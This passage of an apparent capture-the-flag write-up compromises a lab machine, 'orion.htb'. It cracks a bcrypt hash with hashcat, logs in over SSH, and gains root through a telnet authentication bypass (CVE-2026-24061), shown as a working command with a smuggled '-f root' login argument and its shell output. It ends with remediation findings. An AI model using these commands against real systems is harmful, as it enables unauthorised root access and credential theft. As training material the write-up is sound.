


Figure 5.1.1. Database tables (SHOW TABLES)



Figure 5.1.2. Users from the users table (adam's hash)

CONCLUSION

We obtain a user with their email and hashed password:

- **User:** Admin
- **Email:** adam@orion.htb
- **Hash:** $2y$13$e9zuohgFZzGtbQalcn9Mz… (bcrypt, hashcat mode 3200)

The SSH user could be **admin** or **adam**.

Step 5.2: Cracking the hash with hashcat

CONTEXT

We crack the bcrypt hash with hashcat and the rockyou wordlist (the hash is saved beforehand in hash.txt).

```
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

EVIDENCE




Figure 5.2.1. Cracking the hash with hashcat (mode 3200)

CONCLUSION

The recovered password is **darkangel**.

Step 6.1: SSH access

CONTEXT

We try the password with the possible users over SSH.

```
ssh admin@orion.htb   # first attempt
ssh adam@orion.htb    # second attempt
```

EVIDENCE




Figure 6.1.1. SSH login attempt with user admin (failed)




Figure 6.1.2. Successful SSH access with user adam

CONCLUSION

Access fails with **admin** but succeeds with **adam**. We can now look for the user flag.

Step 6.2: Reading the user flag

CONTEXT

We list the directory and read the user flag.

```
ls
cat user.txt
```

EVIDENCE




Figure 6.2.1. Reading the user flag (user.txt)

CONCLUSION

We obtain the user flag.

Step 7.1: Enumerating internal services

CONTEXT

We look for internal services not visible from outside to find an escalation vector.

```
netstat -tulnp
```

- **-t/-u:** TCP/UDP ports.
- **-l:** only listening ports.
- **-n:** numeric (IP) output.
- **-p:** shows PID and service.

EVIDENCE

```
adam@orion:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:23            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

Figure 7.1.1. Internal listening services (netstat -tulnp)

CONCLUSION

Besides 80 and 3306 (HTTP and MySQL), two internal services appear: **port 23 (telnet)** and **port 53 (DNS)**. Port 23 is the most promising candidate.

Step 7.2: Identifying the vulnerable telnet version

CONTEXT

We determine the telnet version to assess vulnerabilities.

```
telnet --version
```

EVIDENCE




Figure 7.2.1. telnet version (2.7) vulnerable

CONCLUSION

The version is **telnet 2.7**, vulnerable to **CVE-2026-24061**: an authentication bypass that allows escalation to root (a buffer overflow also exists, not useful for escalation).

Step 7.3: Authentication bypass and root access

CONTEXT

We run the telnet authentication bypass against the server itself (localhost).

```
USER="-f root" telnet -a 127.0.0.1
```

- **USER="-f root":** variable that passes the -f flag to /bin/login, forcing login without authentication.
- **-a:** automatic login using the USER variable.
- **127.0.0.1:** telnet against the server itself (localhost).

EVIDENCE

```
adam@orion:~$ USER="-f root" telnet -a 127.0.0.1
Trying 127.0.0.1 ...
Connected to 127.0.0.1.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/4)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jul 11 02:22:35 AM UTC 2026

  System load:  0.0               Processes:             237
  Usage of /:   78.4% of 5.81GB   Users logged in:       1
  Memory usage: 9%                IPv4 address for eth0: 10.129.244.146
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@orion:~#
```

Figure 7.3.1. telnet authentication bypass and shell as root

CONCLUSION

The command works and we obtain a shell as **root**.

Step 7.4: Reading the root flag

CONTEXT

We explore root's home and read the final flag.

```
ls
cat root.txt
```

EVIDENCE




Figure 7.4.1. Reading the root flag (root.txt)

CONCLUSION

We obtain the root flag, completing the machine.

Closing: Security findings and recommendations

FINDINGS

Finding	Recommendation
CraftCMS 5.6.16 with RCE (CVE-2025-32432)	Update CraftCMS and apply security patches.
Cleartext credentials in .env	Restrictive permissions and a secrets manager.
Crackable user hash	Strong, unique passwords; higher-cost algorithms.
Internal telnet 2.7 (CVE-2026-24061)	Disable telnet; use SSH and update services.